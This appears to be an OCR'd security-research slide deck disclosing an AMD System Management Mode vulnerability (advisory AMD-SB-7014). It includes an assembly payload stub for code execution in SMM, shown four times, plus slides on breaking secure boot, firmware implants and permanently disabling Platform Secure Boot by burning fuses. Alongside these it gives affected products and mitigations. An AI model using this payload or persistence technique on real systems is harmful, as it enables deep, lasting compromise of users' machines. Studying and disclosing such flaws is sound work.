



```
mov     bx,0x804d      ; 0x8000 + 0x4D
mov     ax,cs:0xfdd8   ; DSC_OFFSET + 0xD8
dec     ax
mov     WORD PTR cs:[bx],ax
mov     eax,cs:0xfdd0 ; DSC_OFFSET + 0xD0
mov     DWORD PTR cs:[bx+0x2],eax
lgdtd   cs:[bx];
mov     ax,0x8
mov     WORD PTR cs:[bx-0x2],ax
mov     edi,0xaef43000
lea     eax,[edi+0x8053]

mov     DWORD PTR cs:[bx-0x6],eax
mov     ebx,cr0
and     ebx,0x9ffafff3
or      ebx,0x23
mov     cr0,ebx
jmp     0x8:0xaef4b053
```

©2024 IOActive, Inc. All Rights Reserved.

IOActive.





```
mov     bx,0x804d      ; 0x8000 + 0x4D
mov     ax,cs:0xfdd8   ; DSC_OFFSET + 0xD8
dec     ax
mov     WORD PTR cs:[bx],ax
mov     eax,cs:0xfdd0 ; DSC_OFFSET + 0xD0
mov     DWORD PTR cs:[bx+0x2],eax
lgdtd   cs:[bx];
mov     ax,0x8
mov     WORD PTR cs:[bx-0x2],ax
mov     edi,0xaef43000
lea     eax,[edi+0x8053]

mov     DWORD PTR cs:[bx-0x6],eax
mov     ebx,cr0
and     ebx,0x9ffafff3
or      ebx,0x23
mov     cr0,ebx
jmp     0x8:0xaef4b053
```

©2024 IOActive, Inc. All Rights Reserved.

IOActive.





```
mov     bx,0x804d      ; 0x8000 + 0x4D
mov     ax,cs:0xfdd8   ; DSC_OFFSET + 0xD8
dec     ax
mov     WORD PTR cs:[bx],ax
mov     eax,cs:0xfdd0 ; DSC_OFFSET + 0xD0
mov     DWORD PTR cs:[bx+0x2],eax
lgdtd   cs:[bx];
mov     ax,0x8
mov     WORD PTR cs:[bx-0x2],ax
mov     edi,0xaef43000
lea     eax,[edi+0x8053]

mov     DWORD PTR cs:[bx-0x6],eax
mov     ebx,cr0
and     ebx,0x9ffafff3
or      ebx,0x23
mov     cr0,ebx
jmp     0x8:0xaef4b053
```

©2024 IOActive, Inc. All Rights Reserved.

IOActive.




```
mov     bx,0x804d      ; 0x8000 + 0x4D
mov     ax,cs:0xfdd8   ; DSC_OFFSET + 0xD8
dec     ax
mov     WORD PTR cs:[bx],ax
mov     eax,cs:0xfdd0 ; DSC_OFFSET + 0xD0
mov     DWORD PTR cs:[bx+0x2],eax
lgdtd   cs:[bx];
mov     ax,0x8
mov     WORD PTR cs:[bx-0x2],ax
mov     edi,0xaef43000
lea     eax,[edi+0x8053]

mov     DWORD PTR cs:[bx-0x6],eax
mov     ebx,cr0
and     ebx,0x9ffafff3
or      ebx,0x23
mov     cr0,ebx
jmp     0x8:0xaef4b053
```

©2024 IOActive, Inc. All Rights Reserved.

IOActive.

And it worked!

©2024 IOActive, Inc. All Rights Reserved.

Extra steps

- We can execute code in SMM but in protected mode

- Our payload performs the following steps:
  - Reload the GDT to avoid IP misalignments
  - Setup long mode (including page tables)
  - Install an SMI handlers to avoid re-exploiting the issue

©2024 IOActive, Inc. All Rights Reserved.


DEMO

©2024 IOActive, Inc. All Rights Reserved.

Next attack paths


- Next steps depend on the platform configuration
- The firmware is responsable for:
  - Restricting access to the SPI flash (e.g. via ROM Armor)
  - Verifying the firmware chain-of-trust (via Platform Secure Boot)
- If everything is enabled, we can at least break secure boot
- If not, there is potential for firmware implants

©2024 IOActive, Inc. All Rights Reserved.




©2024 IOActive, Inc. All Rights Reserved.

IOActive.




©2024 IOActive, Inc. All Rights Reserved.

IOActive.



©2024 IOActive, Inc. All Rights Reserved.

IOActive.



©2024 IOActive, Inc. All Rights Reserved.

IOActive.

Platform security (as of 2023)

Vendor	Model	PSB State	ROM Armor State
Acer	Swift 3 SF314-42	Not configured	Not configured
Acer	TravelMate P414-41	Not configured	Configured
ASUS	Strix G513QR	Not configured	Not configured
Lenovo	Thinkpad P16s	Configured*	Not configured
Lenovo	IdeaPad 1	Not configured	Not configured
Lenovo	Thinkpad T495s	Not configured	Not configured
Huawei	Matebook D16	Not configured	Not configured
HP	15s	Not configured	Not configured
Microsoft	Surface 4	Configured	Unknown
MSI	Bravo 15	Not configured	Not configured

©2024 IOActive, Inc. All Rights Reserved.

IOActive.

Platform security continued

- In previous research we discovered that the PSB can be permanently disabled by burning specific fuses:

PSB Status	PSB_EN	CUSTOMER_KEY_LOCK
Not Enabled	0	0
Enabled	1	1
Disabled	0	1

- Once a system is compromised, doing this leaves it vulnerable to firmware implants forever

©2024 IOActive, Inc. All Rights Reserved.

IOActive.

Outro

©2024 IOActive, Inc. All Rights Reserved.

Affected systems

- Pretty much all of them
  - Ryzen series
  - Ryzen Threadripper series
  - EPYC series
- Total number of affected chips: 100s of millions
- AMD advisory AMD-SB-7014 published at https://www.amd.com/en/resources/product-security/bulletin/amd-sb-7014.html

©2024 IOActive, Inc. All Rights Reserved.


IOActive.

Mitigations

- AMD:
  - A microcode update is available
  - Con: Might not cover all affected systems due to product EOL
- OEMs:
  - Modify SMM entry point code to detect if TClose bit is enabled and abort execution
  - Can be done at the reference code level
  - Con: Specific to one OEM or even specific systems
- Users:
  - A hypervisor could be used to trap accesses on the TSEG mask MSR

©2024 IOActive, Inc. All Rights Reserved.

Timeline



©2024 IOActive, Inc. All Rights Reserved.

IOActive.

AMD's response

